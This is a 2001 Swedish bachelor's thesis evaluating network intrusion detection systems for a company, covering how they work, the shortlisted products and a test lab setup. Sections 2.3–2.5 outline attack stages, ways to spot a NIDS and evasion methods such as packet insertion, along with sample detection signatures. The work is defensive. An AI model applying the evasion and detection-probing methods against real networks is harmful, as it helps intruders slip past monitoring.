Datavetenskap

Utvärdering av nätverksbaserade intrångsdetekteringssystem

Patrik Andersson Mikael Spets

Examensarbete, C-nivå

2001:11

Utvärdering av nätverksbaserade intrångsdetekteringssystem

Patrik Andersson Mikael Spets

Denna rapport är skriven som en del av det arbete som krävs för att erhålla en kandidatexamen i datavetenskap. Allt material i denna rapport, vilket inte är vårt eget, har blivit tydligt identifierat och inget material är inkluderat som tidigare använts för erhållande av annan examen.

Patrik Andersson

Mikael Spets

Godkänd, 2001-06-05

Handledare: Jörgen Sigvardsson

Examinator: Stefan Lindskog

Sammanfattning

Detta dokument beskriver resultatet av ett 10-poängs examensarbete utfört hos Validation AB i Karlstad. Examensarbetet har utförts på halvfart från januari till juni.

Vi har tittat på intrångsdetekteringssystem och gjort en gallring bland ett stort antal system enligt ett gallringsprotokoll. Detta innehåller kriterier uppsatta i samförstånd med handledarna på Validation AB.

De utgallrade nätverksbaserade intrångsdetekteringssystemen har granskats noggrannare och en delmängd har testats enligt en testspecifikation framtagen av oss.

Evaluation of networkbased intrusion detection systems

Abstract

This document describes the result of a 10p bachelors project done at Validation AB, Karlstad. The project started in January and ended in June. We have worked with Network based Intrusion Detection Systems, NIDS, sorted out from a list with intrusion detection systems. A smaller selection was made according to criterias supplied by Validation AB. The selected NIDS have been closely examined and tested.

TACK

Vi skulle vilja tacka följande för hjälp med vårt examensarbete:

Jörgen Ekman, Validation AB

Elis Nilsson, Validation AB

Daniel Alfredsson, Validation AB

Svante Sennmark, Validation AB

Jörgen Sigvardsson, Karlstads Universitet

Validation AB

Datainstitutionen, Karlstads Universitet.

Innehållsförteckning

Figurförteckning

Tabellförteckning

1 Inledning

Denna uppsats är ett obligatoriskt moment i det 10p examensarbete som skall utföras på dataingenjörsprogrammet 120p, Karlstad Universitet.

1.1 Syfte/mål

Syftet med examensarbetet är att utvärdera på marknaden förekommande nätverksbaserade intrångsdetekteringssystem, NIDS, åt Validation AB och undersöka om det finns något system som passar att sälja till Validation AB:s kunder.
Målet är att kunna presentera ett system som vi kan rekommendera åt Validation AB.

1.2 Metodik/handlingsplan

Informationssamling har till största delen skett med hjälp av Internet men även facklitteratur har använts, ex. Intrusion Detection [9] och Network Intrusion Detection [12]. Se referenslista för mer information. Efter informationsinsamlingen gjorde vi en utgallring från framtagen kravspecifikation. När utgallring var klar genomförde vi ett antal tester som tillsammans med systeminformation utvärderades. Vi kunde med hjälp av slutresultatet ge en rekommendation och dra ett antal slutsatser. En grafisk översikt av denna handlingsplan återfinns i bilaga G.

1.2.1 Ursprunglig Tidsplan

Se bilaga A

1.2.2 Verklig Tidsplan

Den verkliga tidsplanen skiljer sig en del ifrån den ursprungliga. Det var i testfasen som vi fick en del problem vilket ledde till extra arbete. Se bilaga B.

1.3 Målgrupp

Validation AB, studenter på Dataingenjörsprogrammet samt personer med datasäkerhetsintresse och gedigna datavetenskapskunskaper är vår målgrupp.

1.4 Avgränsning


Vi har valt att begränsa vår utvärdering till de system som uppfyller kraven i kravspecifikationen. Dock har utgallringen skett på en mer generell basis där vi utgått från Sobireys lista [10] som innehåller de flesta kända IDS-system. För att få en så bred bas som möjligt att utgå ifrån har vi kompletterat denna lista med system från COAST [7] och Talisker [14].

1.5 Dokumentets struktur

Introduktionen förklarar vad nätverksbaserade intrångsdetekteringssystem är och hur de fungerar. Kravspecifikationen som finns i kapitel 3 behandlar krav ställda på systemen. Kapitel 4 förklarar hur vi samlade in information om ämnet och utgallring av system sker i kapitel 5. Testmetod och strategi återfinns i kapitel 6. Därefter följer kapitel 7 som beskriver testspecifikationen. Utvärderingen av systemen finns i kapitel 8. I kapitel 9 sammanställs resultatet av testerna och slutsatserna av detta examensarbete finns i kapitel 10. Sista kapitlet består av referenser. De två första bilagorna är tidsplaner och därefter kommer två bilagor som innehåller tabeller med system. Terminologi som används och inte beskrivs direkt i texten förklaras i bilaga E. Den källkod som vi gjort återfinns i bilaga F. I bilaga G finns en översikt av examensarbetet. De sista bilagorna, H, I och J innehåller testprotokoll och beskrivningar på testerna.

2 Introduktion

Nätverksbaserade intrångsdetekteringssystem som fortsättningsvis benämns NIDS förklaras enklast genom att förklara intrångsdetekteringssystem (IDS). IDS är alla system som upptäcker olämpliga, onormala eller felaktiga aktiviteter och genererar larm. Denna generella beskrivning av IDS innefattar allt ifrån vaktbolagens stora övervakningssystem med kameror och larmsensorer till små inbyggda larm. Inriktningen på denna uppsats är mot den del av system som detekterar intrång i datornätverk. Dessa system är uppdelade i två kategorier: NIDS och HIDS. Utav dessa två kategorier är det NIDS vi har valt att utvärdera. Anledningen till att vi valde bort HIDS är att de systemen använder logfilerna på den dator där de körs för att upptäcka intrång och enligt vår kravspecifikation skall vi bara se på system som använder trafiken på nätverket.




Figur 2.1: IDS-förhållanden

2.1 Varför finns NIDS

Systemen har kommit till för att de säkerhetslösningar som företag, skolor och privatpersoner använder i sina nätverk inte är tillräckliga. Även i säkerhetslösningar med en säkerhetspolicy där rutiner, regler och bestämmelser för säkerheten i nätverket finns med uppstår det säkerhetsbrister som behöver kompletteras. NIDS är inte en slutgiltig lösning som går att installera för att sedan bli av med alla säkerhetsbrister utan skall ses som ett komplement till de produkter, ex. brandväggar, som redan finns.

2.2 Hur det fungerar

NIDS är till för att övervaka trafiken som flyter genom nätverket och behöver på något sätt komma åt denna trafik för att utföra övervakningen. Detta görs genom att NIDS sätter nätverkskortet på den dator där systemet körs i ”promiscuous mode”. Förutsatt att nätverkskortet stödjer detta läge kommer all trafik som passerar på nätverket att tas emot för vidare granskning. Trafik som inte passerar den punkt där NIDS är placerad, ex. via modemförbindelser, förblir ogranskad och eventuella intrång upptäcks inte. Det gäller alltså att placera NIDS på en punkt i nätverket där all trafik passerar. Följande placeringar är enligt Robert Graham [11] de som används när IDS-system placeras.



Figur 2.2: Placering av IDS

IDS 1

Denna placering används av ett HIDS som övervakar logfilerna från brandväggen. Få system fungerar på detta sätt pga. att brandväggarna producerar för lite information i sina logfiler för att intrång skall kunna upptäckas på ett effektivt sätt.

IDS 2

En populär placering som upptäcker attacker som lyckas ta sig igenom brandväggen.

IDS 3

Denna placering upptäcker attacker som försöker ta sig igenom brandväggen. Men om systemet upptäcks skyddas det inte av brandväggen och kan därför bli sårbart.

IDS 4


Placering på alla centrala platser i nätverket gör att attacker som sker på insidan av brandväggen upptäcks.

När systemet är placerat i nätverket och börjar ta emot trafik finns det två strategier, anomali och signaturigenkänning, för att behandla trafiken. Denna uppsats är inriktad på signaturigenkänning. Arbetssättet vid signaturigenkänning är att NIDS har en databas som innehåller signaturer av nätverkstrafik. Dessa anses höra ihop med onormala aktiviteter och skall generera ett larm. Enligt SANS [13] är signaturerna i databasen är uppbyggda på tre sätt: strängsignaturer, portsignaturer och headersignaturer.

Strängsignaturerna matchas mot textsträngar som skickas över nätverket och motsvarar kända intrångsförsök ex. /cgi-bin/phf. Portsignaturerna kontrollerar uppkopplingsförsök till portar som används vid intrång ex. TCP port 111. Förutsatt att denna port inte används av legitim trafik i nätverket kan all trafik till denna port anses som intrångsförsök. Headersignaturerna kontrollerar om headern på paketet innehåller några otillåtna kombinationer, ex. paket som har både SYN och FIN flaggan satta. Detta skulle innebära att den som skickade paketet både vill koppla upp och stänga ner en förbindelse på samma gång.

2.3 Typiskt angreppsförfarande

För att bättre förstå vilka signaturer som finns i databasen och varför just dessa är utvalda behövs förståelse i de steg som kommer före, under och efter ett intrång. Följande är hämtat från Hacking Exposed [4]:



Figur 2.3: Ett hacks anatomi

1. Informationsinsamling

Första steget är att samla in information om målet för attacken. Denna information kan man hitta med hjälp av sökmotorer och kommandon som t.ex. whois. Om målet är ett företagsnätverk kan detta vara ett tungt och tidskrävande arbete. Men detta är allmänt tillgänglig information som vem som helst kan komma åt och organiserad på rätt sätt ger denna information en bas att utgå ifrån. Dessutom kan den som kommer att bli utsatt för attacken inte upptäcka denna informationsinsamling.

2. Söka igenom

Andra steget är att söka igenom nätverket efter datorer och söka igenom varje hittad dator efter öppna portar. Detta utökar kunskapen om målet avsevärt och är än så länge inte ansedd som olaglig aktivitet.

3. Listning

Tredje steget är att ta reda information om användarkonton, utdelade resurser och applikationer som används. Detta är ett steg in på farlig mark eftersom dessa aktiviteter oftast räknas som intrång. Lagstiftningen varierar från land till land.

4. Skaffa åtkomst

Fjärde steget är att komma in i målsystemet på ett eller annat sätt. Detta är naturligtvis inte något man skall syssla med.

5. Öka rättigheter

Ifall man inte kom in i systemet med administratörsrättigheter eller liknande finns detta steg med för att se till att man får de högsta rättigheterna i systemet inför fortsatta steg.

6. Stöld

I detta steg har man administratörsrättigheter och utnyttjar detta för att stjäla lösenord och rättigheter som finns lagrade i systemet.

7. Dölja spår

När man väl lyckats få kontroll över ett system är det i detta läge dags att dölja det innan någon upptäcker vad man gjort. I detta steg rensas logfiler för att dölja egna aktiviteter. Verktyg och program som använts göms eller tas bort.

8. Skapa bakdörrar

För att inte allt arbete skall behöva upprepas installeras det ofta bakdörrar för att kunna ta sig direkt till steg 4.

9. Stoppa tillgänglighet

En eller flera tjänster stängs av eller så försämras tillgängligheten till tjänsterna så mycket att de kan anses vara obrukbara.

Utav dessa punkter är det punkt 2-4 och 9 som de flesta signaturerna i databasen handlar om och styrkan i NIDS ligger just i dessa punkter då dessa ofta inte syns någon annanstans. Signaturer som riktar sig mot de andra punkterna kan finnas med i databasen om de genererar trafik till/från nätverket men detta är inte vanligt.

2.4 Upptäcka NIDS

Efter att ha gått igenom vad NIDS arbetar för att upptäcka är det dags att gå igenom möjligheterna att upptäcka ett NIDS. Ron Gulas PowerPointpresentation [2] som gjordes inför konferenserna HOPE 2000 och Blackhat 2000 innehåller följande punkter för att upptäcka NIDS.

- Finns NIDS med i DNS-systemet?
- Stänger NIDS ner uppkopplingar?
- Går det att upptäcka att NIDS sniffar nätverket?
- Går det att upptäcka larmmeddelanden från NIDS?
- Finns det en stor röd låda i serverrummet som det står NIDS på?
- Står det något på hemsidan om vilken produkt som skyddar systemet?

DNS-systemet

I de fall NIDS har ett IP-nummer kan någon ha lagt in detta i DNS. NIDS bör naturligtvis inte finnas med i DNS-systemet men det kan finnas där. Om numret finns där och någon söker på NIDS IP-nummer kommer svaret bli att numret tillhör NIDS.domän.topdomän eller något liknande. Från denna information är det lätt att dra slutsatsen att det finns en NIDS i nätverket.

Förbindelser

En del NIDS har möjligheten att stänga ner en otillåten förbindelse när denna upptäcks. Detta leder till att den som gjorde förbindelsen kan kontrollera vad det är som stänger denna och på så sätt upptäcka NIDS.

Sniffning

Med hjälp av metoder för att upptäcka datorer som har nätverkskortet satt i ”promiscous mode” kan det vara möjligt att även upptäcka NIDS eftersom systemet använder detta sätt för att avlyssna nätverkstrafiken.

Larmmeddelanden

Om larmen från NIDS skickas via det övervakade nätverket ex. via email kan dessa larm upptäckas. När larmen har upptäckts börjar arbetet med att få reda på vart de har kommit ifrån. Lyckas man med det vet man också med stor sannolikhet vart NIDS finns.

Röd låda

Förhoppningsvis är inte serverrummet tillgängligt för vem som helst men om det är en person med tillgång till detta som har tänkt att göra ett intrång är säkerheten ordentligt hotad! Förutsatt att det är NIDS och inget annat som personen är ute efter kan ett möjligt tillvägagångssätt att upptäcka systemet vara att gå in i serverrummet och se om det finns en stor röd låda som det står NIDS på. Hittas en sådan är informationen som behövs för fortsatt arbete inte långt borta.

Hemsida


I avskräckande syfte kan ägaren av nätverket lägga upp på sin hemsida att nätverket skyddas av produkt X. Men just den informationen kan användas för att leta brister om produkt X. Brister som senare kan användas vid ett intrång.

Om någon av dessa eller andra sätt att upptäcka NIDS skulle lyckas kommer nästa fas vara att försöka lura eller sätta systemet i obrukbart skick. Detta för att kommande intrång inte skall upptäckas.

2.5 Undvika NIDS


Ptacek och Newsham [5] presenterar tre metoder för att undvika en NIDS. Metoderna är insättning, undvikning och stoppa tillgänglighet.

Vid insättning utnyttjar man att NIDS tar emot all trafik på nätet och kan därigenom skräddarsy extrapaket för attackerna. Dessa paket kommer att dölja attacken genom att NIDS tar emot paket som målsystemet kastar. De skräddarsydda paketen gör dessutom att NIDS inte kan matcha attacken mot någon av signaturerna i databasen. Följande exempel är hämtat från [5]. Paketet med X kastas av målsystemet men tas emot av NIDS. För att ytterligare försvåra för NIDS skickas paketen i oordning från anfallaren.



Figur 2.4: Insättning

Undvikning liknar insättning men nu är det NIDS som kastar paketen. En anledning till att NIDS slänger paket som målsystemet tar emot kan vara att olika operativsystem används. Även vid undvikning kommer NIDS att missa attacken då det fattas information som låg i de skräddarsydda paketen. Målsystemet tar emot paketet med A som NIDS kastar.



Figur 2.5: Undvikning

Stopp av tillgängligheten sker när NIDS på något sätt blir satt ur funktionsdugligt skick. Detta kan ex. ske genom att resurserna i systemet tar slut. I resurserna inkluderas processorcykler, minne, plats på hårddisken och bandbredd i nätverket. Se [5] för beskrivning av hur dessa skall förbrukas.

Om någon av dessa tre metoder inte lyckas eller är för svåra att göra finns det andra sätt att komma förbi NIDS. Ron Gula [2] tar upp två punkter som mycket väl kan fungera. Första är att använda alternativa vägar ex. via modem för att undvika NIDS. Andra är att ta reda på om det NIDS som används är känt för att missa detektering av vissa sorters attacker och utnyttja dessa. En tid och kunskapskrävande lösning är att skapa en egen variant på en attack eller en helt ny. Denna kommer inte att finnas med i signaturdatabasen och kommer därför inte bli upptäckt.

3 Kravspecifikation

3.1 Krav

1. Nätverksbaserat.
2. Jobba tyst (d.v.s. ingen central konsol eller motåtgärd).
3. Modulbaserat expertsystem som matchar intrångsförsök, ej anomalidetektering.
4. Klara minst 100 Mbit/s överföringshastighet.
5. Inget hård eller mjukvaruberoende mot andra nätverkskomponenter.
6. Larma operatör i realtid via mobiltelefon, fax, email, SMS eller liknande.
7. Övriga önskemål (ej krav)

3.1.1 Kravbeskrivning

1. Systemet ska vara nätverksbaserat.
Om det finns en extra möjlighet att använda hostbaserade komponenter så skall detta vara en option som endast utökar systemets möjlighet att detektera fler typer av intrång eller intrångsförsök.

2. Att systemet jobbar tyst är en förutsättning för att systemet självt inte ska riskera att utsättas för "Denial of Service" eller liknande attacker.
En påtvingad centraliserad konsol med en extern sond är inte heller möjlig om inte kommunikationen kan ske mellan detekteringssonder och konsol över ett eget isolerat nät, eller på annat sätt bli osynlig i det nät som systemet övervakar.
Ingen form av motåtgärd vid intrångsförsök är heller önskvärd då detta kan röja systemets existens såvida det inte går att stänga av funktionaliteten.

3. Moduler som matchar intrångsförsök skall uppdateras och finnas tillgängliga löpande från leverantören av systemet. Vid nyupptäckta akuta fall av säkerhetsrisker levereras omgående för uppdatering av systemets signaturdatabas.
Systemet ska ej vara av anomalityp, d.v.s. larma för allt som inte matchar en normal nätverkskommunikation, vilket idag leder till stora mängder falska larm och en längre inkörningstid då en stor mängd konfigurationer måste ske.

4. Systemets effektivitet ska vara minst så bra att ett nätverk med hastighet på 100 Mbit/s ska kunna övervakas utan att attacker undgår detektering.
Med tanke på framtida uppdateringar och funktionalitetsförändringar så kan systemet ställa högre krav på hårdvaran, så ett rimligt krav av dagens system ska också utvärderas.

5. Systemet ska inte vara beroende av andra nätverk- eller säkerhetskomponenter av varken mjuk- eller hårdvara som t.ex. brandväggar.
Om stöd för andra system finns så ska det vara en option och inte ett krav.

6. Larm ska gå ut i realtid till operatören via något media som följer punkt 2.
Ex. Mobiltelefon, SMS, email, Personsökare eller liknande som direkt kan nå operatören även då denne är i mobilt tillstånd.

7. Följande punkter är önskemål

- Systemet bör fungera i Linux men är det anpassat för Windows, BSD Unix, HP-UX, Solaris eller SCO Unix är detta acceptabelt.
- Kostnaden skall naturligtvis vara så liten som möjligt men skall inte vara utslagsgivande under gallringen. Detta på grund av att kostnadskraven från ev. kunder varierar kraftigt.
- Nätverkskort och/eller kablage som har sändardelen avstängd.
- Någon form av statistikfunktion och/eller rapportgenerering.
- Möjlighet att göra egna uppdateringar och konstruera moduler till signaturdatabasen.

4 Informationsinsamling

Vi försökte hitta en färdig lista med nätverksbaserade intrångsdetekteringssystem för att minimera tiden för informationsinsamling. Ett par listor hittades men eftersom de inte innehöll samma system och det inte gick att hitta någon lista som innehöll samtliga så fick vi sammanställa en egen lista. För att inte missa något system började vi med att samla ihop alla system vi kunde hitta, oavsett om de var nätverksbaserade eller inte. Detta gjordes p.g.a. att det finns system som kombinerar olika tekniker och det är svårbedömt om de är nätverksbaserade eller inte. Listan vi arbetade fram återfinns i bilaga C.

5 Utgallring

Efter att ha gjort listan över samtliga system sorterade vi ut de system som var nätverksbaserade. Dessa system undersökte vi översiktligt. För att kunna utvärdera systemen närmare undersökte vi även om det gick att få tag på testversioner. En sammanställning av detta arbete finns i bilaga D.


5.1 Utvalda system

Efter utgallringen blev följande system kvar för vidare granskning och testning.

- Check Point RealSecure
- DefenseWorx IDS
- Dragon
- NetProwler
- Secure Net PRO
- Snort

6 Testmetod och Strategi

Först och främst ska sägas att det inte finns något utvecklat ramverk eller någon färdig metod för att testa IDS. Att simulera attacker och intrång är svårt på grund av brist på data från riktiga fall. En del av problemen med tester finns att läsa om i Intrusion Detection and Response [6] där en hel del andra intressanta dokument också finns refererade. Om man ska testa ett nätverksbaserat intrångsdetekteringssystem så behöver man skapa ett normalt driftförhållande som utrustningen ska arbeta i. För att simulera en verklighetstrogen miljö så körs våra tester i en laborationsmiljö med NIDS, en dator som ska göra attacker och två datorer som ska agera offer för attacker. NIDS ligger passivt och lyssnar på trafiken mellan datorer i nätet och håller reda på vad som händer mellan datorerna.



Figur 6.1: Logisk bild över hur NIDS ser på nätverket

Ett nätverksbaserat intrångsdetekteringssystem måste ha tillgång till den trafik det ska analysera och access till trafiken kan ges genom en monitorport i en switch eller i en vanlig port i en hub där all trafik ligger i samma kollisionsdomän. Huvudsaken är att trafiken hamnar i den kabel IDS är kopplad till nätet med. För att testa systemets möjlighet att detektera attacker i ett aktivt nätverk så adderas trafik från ett yttre nätverk in till ett laborationsnätverk. Om man ska vara helt konsekvent i testerna så ska här användas en lastgenerator istället för ett nät för att rättvist ge samma belastning och data innehåll för respektive system. Meningen är att trafiken skall likna ett nätverk i drift med många datorer och servrar som trafikerar nätet med vad som skulle kunna kallas normal användning Tyvärr har vi inte hittat en sådan lastgenerator som kan användas i detta sammanhang.

Lastnätet i detta test innehåller:


- 2 filservrar med Windows 2000 som operativsystem.
- 1 filserver med Windows NT4 som operativsystem.
- 1 primär domänkontrollant som kör Windows NT4 som operativsystem.
- 1 domänkontrollant som kör Windows 2000.
